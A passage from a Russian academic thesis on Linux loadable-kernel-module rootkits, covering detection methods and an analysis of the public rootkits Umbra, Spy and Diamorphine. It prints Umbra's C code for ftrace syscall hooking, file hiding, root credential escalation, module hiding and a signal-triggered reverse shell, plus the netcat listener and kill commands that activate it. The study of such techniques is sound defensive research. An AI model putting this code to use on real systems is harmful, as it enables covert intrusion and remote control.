Традиционные или пользовательские руткиты были действительно опасны в прошлом, но в настоящее время, где опытные системные администраторы используют криптографические средства проверки целостности и IDS хостов (система обнаружения вторжений, состоящая из мониторинга и анализа событий внутри ОС), этот тип атак можно легко обнаружить. Поэтому руткиты перешли к новому поколению - руткитам в режиме ядра, основанным на атаке главной части системы, а не на замене системных и прикладных двоичных файлов. Они гораздо более сложные, мощные и менее обнаруживаемые.

LKM (Loadable Kernel Module - загружаемый модуль ядра) - объектный файл, расширяющий функциональности ядра операционной системы. Linux позволяет настраивать ядро во время выполнения, чтобы включать или отключать различные службы по своему усмотрению без необходимости его перекомпиляции (ядра) или перезагрузки системы.

LKM-руткит представляет из себя модуль, динамически встраиваемый в ядро ОС. Модули ядра расположены в директории /lib/modules, где содержатся модули для разных версий ядра. Все модули ОС Linux имеют расширение .ko (сокращение от kernal object). Так как модули расположены в кольце 0, то они имеют максимальный уровень привилегий. Благодаря этому руткиты могут с помощью специальных инструментов перехватывать системные вызовы ядра и редактировать их.

Список наиболее типичных действий, которые может выполнять руткит ядра:

- Перенаправление выполнения: одним из самых злых действий, которые может выполнить злоумышленник, владея ядром, является перенаправление выполнения вызова. Когда программа пользовательского режима вызывает определенную команду из пространства ядра, она может быть перехвачена зловредным модулем, и вместо него будет запущена другая команда, выбранная



злоумышленником. Например, когда кто-то запускает `/bin/bash`, стандартный бинарный файл оболочки Linux, ядро перехватывает его выполнение и запускает вместо него `/bin/evilbash`. Этот троян может иметь стандартную функциональность `bash` плюс некоторые дополнительные возможности, возможности бэкдора, позволяющие получить доступ root (например, на основе значения переменной окружения). Эта ситуация не может быть обнаружена программой проверки целостности, поскольку исходный `/bin/bash` остается нетронутым;

- Скрытие файлов: пользователь будет видеть только то, что хочет показать злоумышленник. Вместо того чтобы заменить команду `ls` или `echo *`, ядро будет лгать о содержимом файловой системы. Это можно реализовать, манипулируя системными вызовами, которые обращаются к файлам;
- Скрытие модулей и символов: LKM можно скрыть, перехватывая системные вызовы при обращении к различным файлам внутри каталога `/proc` или манипулируя внутренними структурами ядра. С точки зрения скрытия, идея всегда одна и та же: отфильтровать информацию, которую атакующий не заинтересован показывать пользователю;
- Скрытие процессов: используя методы, аналогичные уже упомянутым, ядро обманывает такие команды, как `ps` или `lsdf`. Другим способом является изменение имени процесса путем редактирования переменной `argv[0]` из пространства пользователя. Имя процесса в Linux хранится в аргументе `"argv[0]"`; если изменить его в исходном коде программы, то при выполнении команды команда `ps` покажет значение `argv[0]` вместо имени файла, хранящегося на диске;
- Скрытие сети: в этом случае руткит редактирует вывод, предоставляемый `netstat` и `lsdf`;

- Скрытие сниффера: изменяя способ, которым ядро сообщает об использовании флага PROMISC, модуль может скрыть состояние сетевых интерфейсов при запущенном сниффере.

Действия руткита LKM ограничены только воображением злоумышленника. Некоторые примеры, встречающиеся в открытом доступе, также перенаправляют данные, записанные в файл, в другой файл, действуют как кейлоггеры, регистрируя все набранные данные, отслеживают систему на любое событие (мониторинг системных вызовов).

Из анализа возможностей LKM-руткитов были выделены основные действия вредного модуля: перенаправление вызова, скрытие модуля и процессов руткита, внедрение снифферов и кейлоггеров. Данный функционал руткитов может создать серьезную угрозу безопасности системы.

## **1.5 Методы обнаружения руткитов**

Цель руткита в том и состоит, чтобы помешать администраторам узнать об истинном состоянии системы. Первоначально аналитик не должен доверять никакой информации, полученной от зараженной системы, но постараться найти более глубокие свидетельства, которые заслуживают доверия, даже если система скомпрометирована [11]. Исходя из возможностей руткита работать в режиме ядра можно сделать вывод, что подходы по обнаружению руткитов, опирающиеся на проверку целостности ядра в определенных фиксированных точках, скорее всего, обречены на неудачу. Методы, подходящие для обнаружения LKM-руткитов, представлены в следующих разделах.

### **1.5.1 Поиск аномалий**

Одним из способов проверки системы является сканирование на предмет аномалий, так как ядро подверглось манипуляциям злоумышленника, то стандартные методы для проверки не подходят. Далее будут приведены

методы поиска подозрительной информации, сфокусированные на определенном компоненте системы.

Первоначальный метод поиска аномалий состоит из сравнения результатов работы схожих по назначению команд. Примером является анализ инструмента листинга файлов, основанный на сравнении вывода команд «ls» и «echo \*». Если они не совпадают, значит, происходит что-то подозрительное, и необходимо провести углубленный анализ системы.

Многим руткитам для работы необходимы дополнительные файлы, скрытые от пользователя. Файлы, которые следует спрятать, могут быть помещены туда, где их будет сложно заметить — в такие директории, как например /tmp, /etc или /dev. Из-за того, что в них обычно очень много различных файлов, новые будет найти непросто. Однако обычный файл в папке файлов устройств не может не насторожить опытного администратора, и может служить зацепкой в дальнейших поисках. Иногда злоумышленники могут использовать папки с именами «.. », «. », «...» и « » для скрытия своей деятельности, поскольку в Unix имя, начинающееся с точки, является признаком скрытого файла/папки. Нахождение таких папок может помочь в нахождении руткита.

При создании файла выделяется блоки памяти, кратные 4096 байт. Если общее количество блоков не совпадает с содержимым каталога, вероятно, пораженный каталог может содержать некоторые файлы или каталоги, скрытые руткитом; расхождение в подсчетах может помочь узнать, сколько данных файловой системы не видно. На рисунке 7 представлен результат листинга файлов со скрытыми объектами.

```
# ls -sl
total 3304
  4 drwxrwxrwx 10 root  root    4096 Mar 11 16:35 file-4.1.9
1668 -rw-r--r--  1 root  root  1703053 Mar 11 16:35 file-4.1.9-11.src.rpm
1632 -rw-r--r--  1 root  root  1663297 Mar 11 16:35 file-4.1.9.tar.bz2
```

Рисунок 7 – Результат листинга файлов

Для расчета количества блоков необходимо общий размер файла поделить на размер одного блока (4096). Произведя подсчет для второго файла, результатом является 1664 блока ( $1703053 / 4096$ ), что отличается от значения 1668, представленного командой `ls -sl`. Вероятно, что в файле содержатся скрытые объекты.

### **1.5.2 Анализ сети**

Если руткит включает в себя удаленный бэкдор, он, скорее всего, откроет порт в системе (TCP или UDP), прослушивающий удаленные соединения, что позволит злоумышленнику легко проникнуть в систему снова. В связи с тем, что информация, предоставляемой локальными командами (`netstat`, `lsof`) или структурами ядра (`/proc/net/tcp` или `udp`), сообщающая об открытых системных портах, может быть изменена руткитом, то рекомендуемый метод анализа основан на сканировании портов системы извне с помощью инструмента `nmap` или ему подобного.

При наличии в рутките сниффера сетевая карта взломанной машины, как правило, переключается в «неразборчивый» режим (`promiscuous mode`). В этом случае следует проверить, в каком режиме она работает, с помощью `tcpdump` или диагностических сообщений ядра. Также существуют специальные программы и модули, позволяющие обнаружить снифферы и проверяющие режим сетевой карты.

### **1.5.3 Проверка целостности**

Криптографические утилиты контрольных сумм будут бесполезны, если система была подвержена атаке LKM-руткитов, потому что он может обмануть инструмент проверки целостности. Однако, методы проверки целостности, аналогичные тем, что используются для руткитов пользовательского режима, могут помочь в затруднении работы руткитов на уровне ядра. Инструменты целостности ориентированы на проверку

потенциальных изменений в критических системных файлах и позволяют обнаружить системные аномалии как можно раньше.

Для обнаружения руткитов в режиме ядра все компоненты, связанные с ядром и его расширениями, должны контролироваться. Основными элементами являются:

- Каталог `/boot/*`, в котором находится образ диска с ядром.
- Каталоги модулей, `/lib/modules/*`.
- Файл конфигурации модулей, `/etc/modules.conf`.
- Исходных коды ядра `/usr/src/linux` и заголовочные файлы `/usr/include/linux`.

Рекомендуется хранить рабочую копию данных компонентов их криптохэшей в безопасном месте, то есть на защищенном от записи носителе.

#### **1.5.4 Поиск подозрительных процессов**

Для выполнения данной задачи необходим специальный модуль ядра, причём он будет эффективен даже на скомпрометированной системе. Он должен взаимодействовать с главной структурой ядра, которая относится к процессам, — `task_struct`. Например, модуль под названием Carbonite создаёт образы процессов из областей памяти согласно отображениям из `task_struct`, что позволяет ему обнаруживать руткиты, изменяющие системные вызовы для доступа к `/proc`[12]. В информацию, которую можно получить из структуры-описателя процесса, входят идентификатор процесса (PID) и его имя, владелец, состояние, аргументы командной строки и переменные окружения, открытые файлы и сокеты и прочее, что может оказаться полезным при расследовании инцидента.

#### **1.5.5 Проверка возможных функций руткита**

Помимо общих методов обнаружения, описанных до сих пор, история руткитов показывает, что части этой вредоносной программы иногда

реализуют очень уникальное поведение, поэтому опытный администратор может вручную проверить, реагирует ли система на конкретное действие так, как это делает руткит.

Эта техника обнаружения также используется автоматически некоторыми инструментами. Они пытаются обнаружить существование руткита, выполняя поиск несоответствия в системе: некоторые особенности, привнесенные конкретными руткитами, могут быть выполнены для проверки их присутствия, например, уникальные команды, реакция на определенные сигналы процесса и тому подобное. Примером, применяемым к руткитам режима ядра, является использование неиспользуемых сигналов руткитом Umbra: он скрывает модуль ядра при получении сигнала 52: kill -52 1.

#### *Выводы по главе 1.*

В первой главе была проведена классификация руткитов по уровню доступа: пространства ядра и пространства пользователя. Был проведен анализ положительных и отрицательных свойств каждого типа. На основании того, что руткит пространства ядра имеет доступ ко всем данным системы данный тип вредоносного ПО для ОС Linux является наиболее опасным и тяжело обнаруживаемым. Особенности построения ядра ОС Linux позволяют динамически встраивать модули в процессе работы системы. Помимо необходимых модулей, являющимися драйверами, файловыми системами или другими компонентами системы, в ядро ОС может быть добавлен руткит. Данный тип вредоносного ПО может выполнять такие действия, как перенаправление вызова, скрытие модуля и процессов, внедрение снифферов и кейлоггеров. Были рассмотрены основные методы обнаружения зловредного модуля. Полученные данные необходимы для проведения анализа методов несанкционированного доступа.

## ГЛАВА 2. АНАЛИЗ МЕТОДОВ НЕСАНКЦИОНИРОВАННОГО ДОСТУПА LKM РУТКИТОВ

### 2.1 Краткий обзор используемых руткитов

Для исследования методов несанкционированного доступа был проведен анализ существующих руткитов, находящихся в открытом доступе. Для рассмотрения были выбраны руткиты Umbra, Spy, Diamorphine, так как они используют новые методы для совершения атаки, актуальные для последних версий ядра ОС Linux.

Для анализа основных методов атак был выбран демонстрационный LKM-руткит Umbra для последних версий ядра ОС Linux (4.x и 5.x). Руткит был представлен 25 апреля 2021 года на GitHub (крупнейший сервис для хостинга IT-проектов и их совместной разработки). Руткит Umbra написан на языке C (Си), как и другие модули ядра ОС. Руткит выполняет следующие действия:

- Скрытие вредоносного модуля;
- Скрытие файлов и папок, имеющих в названии «umbra»;
- Отслеживание сигналов процессам для управления зловредным модулем;
- Создание бэкдора для удаленного управления руткитом;
- Удаленное шифрование файлов.

В качестве зловредного модуля для анализа возможности записывания нажатых клавиш был выбран руткит Spy. Spy - кейлоггер, работающий в режиме ядра. Руткит был представлен в октябре 2020 года на платформе GitHub. Зловредный модуль считывает все нажатые клавиши на клавиатуре и записывает их в файл в директорию /sys/kernal/debug/, являющуюся файловой системой debugfs (файловая система для отладки, предоставляющая доступ к информации из пространства пользователя).

Руткит Diamorphine работает для версий ядра, начиная с 2.6.x. В настоящее время Diamorphine остается поддерживаемым и является базовым

для создания реальных вредоносных ПО, так как содержит основные функции, присущие руткитам. Данный руткит выполняет скрывание своего модуля, перехват функций с помощью изменения таблицы системных вызовов.

## **2.2 Анализ метода перехвата системных вызовов**

С появлением новых версий ядра ОС открываются новые возможности проведения атак несанкционированного доступа. Руткит Umbra использует инструменты фреймворка ftrace для перехвата системных функций (англ. hooking).

Ftrace – это фреймворк для трассирования ядра на уровне функций, позволяющий изменять состояние регистров процессора [13]. Под трассированием ядра понимается получение информации о том, что происходит внутри работающей системы. Ftrace применяется для отслеживания контекстных переключений, измерения времени обработки прерываний, вычисления времени на активизацию заданий с высоким приоритетом и так далее.

Основная технология трассировки функций с помощью которой возможно перехватывать системные вызовы заключается в том, что ftrace с помощью компилятора gcc (GNU Compiler Collection) добавляет в начало каждой функции вызов специальной трассировочной функции mcount() или \_\_fentry\_\_() [14]. Вызов данной функции позволяет перевести управление на инициализированную функцию.

Для инициализации перехватываемой функции используется структура, представленная на рисунке 8.



```

1 struct ftrace_hook {
2     const char *name;
3     void *function;
4     void *original;
5
6     unsigned long address;
7     struct ftrace_ops ops;
8 };

```

Рисунок 8 – Структура перехватываемой функции

Описание полей структуры `ftrace_hook`:

- `name` - название перехватываемой функции
- `function` - указатель на функцию, которая будет вызываться вместо перехватываемой функции (функция обертка)
- `original` - указатель на оригинальную функцию обработчик системного вызова
- `address` - адрес перехватываемой функции
- `ops` - структура служебной информации `ftrace`

При описании перехватываемой функции первично инициализируются только первые 3 поля (`name`, `function`, `original`). Остальные параметры инициализируются в процессе настройки перехвата. Список функций, перехватываемых руткитом Umbra представлен на рисунке 9.

```

1 struct ftrace_hook hooks[] = {
2     HOOK("sys_kill", hook_kill, &orig_kill),
3     HOOK("sys_getdents64", hook_getdents64, &orig_getdents64),
4     HOOK("sys_getdents", hook_getdents, &orig_getdents)
5 };

```

Рисунок 9 – Структура перехватываемых функций

Руткит Umbra выполняет перехват функции `sys_kill()` для управления руткидом и функций `sys_getdents64()` и `sys_getdents()` для скрывания файлов и каталогов. Данный макрос `HOOK` упрощает инициализацию, принимая в

качестве аргументов только название системного вызова, адрес функции на которую будет передано управление и указатель на оригинальную функцию.

Инициализация перехватываемой функции состоит из следующих этапов:

1. Добавление в структуру `ftrace_hook` в поле `address` адреса перехватываемой функции с помощью функции `kallsyms_lookup_name()`. Данная функция возвращает абсолютный адрес функции, содержащийся в `/proc/kallsyms` (содержит все символы ядра);
2. Инициализация структуры `ops`, содержащийся в структуре `ftrace_hook`. Обязательным является заполнение поля `func`, содержащее указатель на коллбек функцию;
3. Инициализация перехватываемой функции с помощью функции `ftrace_set_filter_ip()`;
4. Разрешение `ftrace` вызывать коллбек функцию с помощью функции `register_ftrace_function()`.

После инициализации перехватываемой функции специальный вызов `__fentry__()` передаст управление на инициализированную callback-функцию, которая в свою очередь изменяет регистр RIP (указывает на адрес в памяти следующей команды) для вызова функции обработчика. Функция обработчик является полностью или частично измененной копией исходной системной функции. Она должна полностью совпадать по сигнатуре с исходной. Алгоритм перехвата представлен на рисунке 10.



Рисунок 10 – Алгоритм перехвата системной функции

Перехват системных функций используется для редактирования результат работы данного вызова. Злоумышленник может частично или полностью изменить работу перехватываемой функции, но сохранить основной функционал для того, чтобы не выдать факт присутствия в системе. Данный способ имеет ряд преимуществ для злоумышленника: не требуется выполнять сканирование памяти и структур ядра для поиска перехватываемой функции, не влияет на производительность системы.

### 2.2.1 Перехват функций для скрытия файлов

На примере руткита Umbra показан метод скрытия файлов с помощью перехвата системной функции с помощью фреймворка ftrace.

Для скрытия файлов и директорий необходимо выполнить перехват системной функции `sysgetdents64` (или ее аналога `sys_getdents` для 32-х битных систем). Системный вызов `getdents64` считывает несколько структур `linux_dirent` из каталога, на который ссылается открытый файловый дескриптор. Данная функция возвращает количество прочитанных байт.

Вызов функции `sys_getdents64` происходит командой просмотра файлов и директорий `ls` (или ее аналога `dir`). После перехвата системной функции системный вызов будет заменен функцией обработчика, скрывающей все файлы и директории с названием `umbra`.

Механизм обработки системного вызова `sys_getdents64` для скрывания файлов:

1. Выделяется собственный буфер в пространстве ядра.
2. Перебираются структуры `linux_dirent`, содержащие информацию о каталоге или файле. Поля структуры приведены на рисунке 11.

```
1 struct linux_dirent {  
2     unsigned long d_ino;  
3     unsigned long d_off;  
4     unsigned short d_reclen;  
5     char d_name[];  
6 };
```

Рисунок 11 – Структура `linux_dirent`

В данной структуре интерес представляет 2 поля: `d_reclen` и `d_name`. Поле `d_name` содержит название директории (или файла), а `d_reclen` содержит размер структуры в байтах. Благодаря переменной `d_reclen` выбирается размер сдвига для получения данных следующего каталога (или файла).

3. При нахождении необходимого каталога увеличивается переменная `d_reclen` предыдущего каталога на значение `d_reclen` найденного каталога, тем самым скрывая его при следующем просмотре.
4. После редактирования структуры со списком файлов и каталогов измененный буфер возвращается в память.

Теперь, когда некоторый инструмент пользовательского пространства (например, `ls`) перебирает записи доходит до той, которая расположена перед

скрываемой, то при сдвиге регистра перепрыгнет через нее, тем самым не отобразит ее для пользователя. Пример скрытия файлов представлен на рисунке 12. При выполнении команды ls директория umbra не отображается. Убедиться, что директория действительно существует можно, перейдя в нее с помощью команды cd (переход в указанную директорию).

```
rootkit@rootkit-VirtualBox:/tmp$ ls
config-err-grK1Z1
ssh-B42V7SnVjQ8C
systemd-private-c71e1a4d1592494281518f2ea0a6ceff-bolt.service-gnfY3L
systemd-private-c71e1a4d1592494281518f2ea0a6ceff-colord.service-Ak53RI
systemd-private-c71e1a4d1592494281518f2ea0a6ceff-fwupd.service-bsi0SH
systemd-private-c71e1a4d1592494281518f2ea0a6ceff-ModemManager.service-8BDWx2
systemd-private-c71e1a4d1592494281518f2ea0a6ceff-rtkit-daemon.service-lT5XCV
systemd-private-c71e1a4d1592494281518f2ea0a6ceff-systemd-resolved.service-ci2lrm
rootkit@rootkit-VirtualBox:/tmp$ cd umbra
rootkit@rootkit-VirtualBox:/tmp/umbra$ ls
file ransom
```

Рисунок 12 – Пример скрытия директории

Данный метод позволяет руткиту скрывать наличие дополнительных файлов в системе. Все функции, использующие sysgetdents64 для получения списка файлов и каталогов, получают измененный список без замаскированных файлов. При этом скрытые объекты сохраняют свою функциональность.

### 2.2.2 Перехват функций для управления руткитом

Руткитом Umbra можно управлять с помощью перехвата системной функции sys\_kill(), вызываемой командой kill (команда kill отправляет сигнал процессу, как правило, чтобы «убить» его). Функция принимает 2 аргумента: номер процессора и номер сигнала. В качестве номера процессора (PID, process id) может быть выбран любой. Для того чтобы случайно не отправить сигнал существующему процессу рекомендуется выбрать PID равный 1, так как сигнал для этого процесса не будет отклонен. Функция обработчик для функции sys\_kill() не заменяет ее, а только обрабатывает полученный сигнал. В таблице 1 приведены действия, выполняемые руткитом при различных сигналах.

Таблица 1 - Действия руткита Umbra при различных сигналах команды kill

Номер сигнала	Действие руткита
50	Изменить текущие права пользователя на root
51	Запустить reverse shell. Примечание: Umbra также пытается запустить обратную оболочку при загрузке
52	Скрыть модуль руткита. Выполняется для предотвращения отображения руткита с помощью таких команд, как lsmod, или удаления с помощью rmmod
53	Вернуть видимость модуля руткита

Реализация функции обработчика функции sys\_kill() руткита Umbra представлена на рисунке 13.

```

1 asmlinkage int hook_kill(const struct pt_regs *regs){
2     void set_root(void);
3     int sig = regs->si;
4     if (sig == SIGNAL_KILL_HOOK){
5         change_self_privileges_to_root();
6         return orig_kill(regs);
7     }else if(sig == SIGNAL_REVERSE_SHELL){
8         start_reverse_shell(REVERSE_SHELL_IP, REVERSE_SHELL_PORT);
9     }else if(sig == SIGNAL_SHOW_KERNEL_MODULE){
10        if(rootkit_visibility == 1){
11            return orig_kill(regs);
12        }
13        show_rootkit();
14    }else if(sig == SIGNAL_HIDE_KERNEL_MODULE){
15        if(rootkit_visibility == 0){
16            return orig_kill(regs);
17        }
18        hide_rootkit();
19    }
20    return orig_kill(regs);
21 }

```

Рисунок 13 – Функция-обработчик системного вызова sys\_kill

Параметр `si` из структуры `regs` содержит номер сигнала. В зависимости от предустановленных значений, `руткит` вызовет необходимую функцию. После выполнения заданного действия функция-обработчик вызывает настоящую функцию `sys_kill` с целью скрытия перехвата вызова.

### **2.3 Анализ метода получения прав привилегированного пользователя**

Для функционирования на уровне ядра `руткит` должен обладать полномочиями `root` (также упоминается как учетная запись `root`, пользователь `root` и суперпользователь). Привилегии `root` - это полномочия, которыми обладает учетная запись `root` в системе. Учетная запись `root` является самой привилегированной в системе и имеет абсолютную власть над ней (то есть полный доступ ко всем файлам и командам). Среди полномочий `root` - возможность изменять систему любым желаемым способом, а также предоставлять и отзывать разрешения на доступ (возможность читать, изменять и выполнять определенные файлы и каталоги) для других пользователей, включая любые из тех, которые по умолчанию зарезервированы для `root`.

Получение привилегированных прав доступа на примере `руткита Umbra` представлено на рисунке 14.

```

1 void change_self_privileges_to_root(void){
2     struct cred *creds = prepare_creds();
3
4     if(creds==NULL){
5         printk(KERN_INFO "Error preparing creds");
6         return;
7     }
8
9     creds->egid.val = 0;
10    creds->fsgid.val = 0;
11    creds->gid.val = 0;
12    creds->sgid.val = 0;
13    creds->euid.val = 0;
14    creds->fsuid.val = 0;
15    creds->suid.val = 0;
16    creds->uid.val = 0;
17
18    commit_creds(creds);
19
20    printk(KERN_INFO "UMBRA:: User set to root.\n");
21 }

```

Рисунок 14 – Изменение учетных данных

Каждая задача указывает на свои учетные данные указателем с именем `cred` в своей `task_struct`. [15] Учетные данные, необходимые для разграничения прав доступа содержатся в структуре `cred` из библиотеки `linux/cred.h`. Для получения прав суперпользователя руткиту необходимо выполнить следующие действия:

- Задача может изменять только свои собственные учетные данные и не может изменять учетные данные другой задачи. Это означает, что руткиту не нужно использовать какую-либо блокировку для изменения своих собственных учетных данных. Перед изменением учетных данных необходимо подготовить новый набор учетных данных с помощью вызова функции:

```
struct cred *prepare_creds(void);
```

- После этого необходимо изменить поля структуры в соответствии с необходимым уровнем доступа. Для получения `root` значения переменных структуры должны быть равны нулю.



- Последним этапом редактирования учетных данных является фиксация изменения с помощью вызова:


```
int commit_creds(struct cred *new);
```

## 2.4 Анализ метода скрывания модуля ядра

Помимо перехвата системных вызовов для маскировки каталогов и файлов необходимо скрыть модуль руткита для пользовательского пространства. Список модулей ядра можно отобразить с помощью команды `lsmod`. Команда считывает `/proc/modules` и отображает содержимое файла в отформатированном списке. Пример отображения списка модулей, включая руткит Umbra, представлен на рисунке 15. Каждая строка списка имеет три столбца:

- Module - В первом столбце отображается имя модуля.
- Size - Второй столбец показывает размер модуля в байтах.
- Used by - В третьем столбце отображается число, указывающее, сколько экземпляров модуля используется в данный момент. Разделенный запятыми список после номера показывает, что использует модуль.

Список модулей хранится в пространстве ядра, поэтому руткит имеет возможность взаимодействовать с ним.



Module	Size	Used by
umbra	20480	0
nls_utf8	16384	1
isofs	49152	1
vboxvideo	36864	0
intel_rapl_msr	20480	0
intel_rapl_common	24576	1 intel_rapl_msr
crct10dif_pclmul	16384	1
snd_intel8x0	45056	2
crc32_pclmul	16384	0
snd_ac97_codec	135168	1 snd_intel8x0
ac97_bus	16384	1 snd_ac97_codec
ghash_clmulni_intel	16384	0
snd_pcm	102400	2 snd_intel8x0,snd_ac97_codec
snd_seq_midi	20480	0
snd_seq_midi_event	16384	1 snd_seq_midi
snd_rawmidi	36864	1 snd_seq_midi
aesni_intel	372736	0
crypto_simd	16384	1 aesni_intel
snd_seq	69632	2 snd_seq_midi,snd_seq_midi_event
cryptd	24576	2 crypto_simd,ghash_clmulni_intel
glue_helper	16384	1 aesni_intel
rapl	20480	0

Рисунок 15 – Пример отображения модулей ядра

Модули ядра можно получить из библиотеки `linux/module.h`. Каждый загружаемый модуль ядра имеет `THIS_MODULE` объект, настроенный для него и доступный. Объект `THIS_MODULE` определяется как указатель на `module` структуру, содержащую связанный список с указателями на предыдущий и следующий модуль в списке (вложенная структура `list_head`). Поля данной структуры представлены на рисунке 16.

```
1 struct module {  
2     enum module_state state;  
3  
4     struct list_head list;  
5  
6     char name[MODULE_NAME_LEN];  
7 };
```

Рисунок 16 – Структура модуля ядра

Изменяя данную структуру, можно вносить и удалять модуль руткита из списка. Важным моментом является сохранение указателя на предыдущий модуль ядра для того, чтобы была возможность вернуть его обратно. Для удаления и внесения записи связанного списка реализованы следующие функции:

```
void list_del (struct list_head * entry);
```

```
void list_add (struct list_head* new, struct list_head*  
head);
```

Реализация скрытия и отображения модуля на примере руткита `Umbr` представлена на рисунке 17.


```

1 void hide_rootkit(void){
2     printk(KERN_INFO "UMBRA:: Module hidden.\n");
3     prev_module = THIS_MODULE->list.prev;
4     list_del(&THIS_MODULE->list);
5     rootkit_visibility = 0;
6 }
7
8 void show_rootkit(void){
9     printk(KERN_INFO "UMBRA:: Module visible.\n");
10    list_add(&THIS_MODULE->list, prev_module);
11    rootkit_visibility = 1;
12 }

```

Рисунок 17 – Функции скрытия и отображения модуля

После выполнения скрытия модуля Umbra, показанного на рисунке 17, руткит не отображается в списке, представленным командой «lsmod». Отсутствие модуля после маскировки представлено на рисунке 18.



```

rootkit@rootkit-VirtualBox: /
File Edit View Search Terminal Help
rootkit@rootkit-VirtualBox:/$ kill -52 1
bash: kill: (1) - Operation not permitted
rootkit@rootkit-VirtualBox:/$ lsmod
Module                  Size      Used by
nls_utf8                16384      1
isofs                   49152      1
vboxvideo               36864      0
intel_rapl_msrm         20480      0
intel_rapl_common       24576      1 intel_rapl_msrm
crct10dif_pclmul        16384      1
snd_intel8x0            45056      2
crc32_pclmul            16384      0
snd_ac97_codec          135168     1 snd_intel8x0
ac97_bus                 16384      1 snd_ac97_codec
ghash_clmulni_intel     16384      0
snd_pcm                 102400     2 snd_intel8x0,snd_ac97_codec
snd_seq_midi            20480      0
snd_seq_midi_event      16384      1 snd_seq_midi
snd_rawmidi             36864      1 snd_seq_midi
aesni_intel             372736     0
crypto_simd             16384      1 aesni_intel
snd_seq                 69632      2 snd_seq_midi,snd_seq_midi_event
cryptd                  24576      2 crypto_simd,ghash_clmulni_intel
glue helper             16384      1 aesni_intel

```

Рисунок 18 – Результат скрытия модуля ядра

Удаленный из списка модуль не отображается для пользователя, тем самым повышая скрытность руткита, но работоспособность зловердного ПО остается неизменной.

## 2.5 Анализ метода создания бэкдора

Одним из наиболее встречающихся методов создания бэкдора является reverse shell. Reverse shell – это схема взаимодействия с удаленным компьютером, при которой пользователь подключается к устройству злоумышленника и после успешного соединения получает доступ к оболочке этого ПК. Данная схема представлена на рисунке 19.

Данный метод реализован в рутките Umbra для удаленного управления функция руткита. Организация reverse shell состоит из следующих этапов:

1. На удаленном компьютере запускается netcat (многофункциональная сетевая утилита, которая считывает и записывает данные в сети) на прослушивание определенного порта с помощью команды:

```
nc -lvp 5888
```

В данном случае компьютер злоумышленника будет слушать порт 5888 (TCP-порт), так как он указан в рутките на зараженном компьютере;

2. На зараженном компьютере выполняется команда «kill -51 1» для активации reverse shell (руткит также автоматически пытается активировать reverse shell при установке зловредного модуля). При этом выполняется TCP-соединение с компьютером злоумышленника, так как IP-адрес удаленного устройства установлен в рутките изначально;
3. После успешного TCP-соединения на компьютере запускается клиентское приложение injector с необходимыми параметрами, позволяющее выполнять функции руткита.

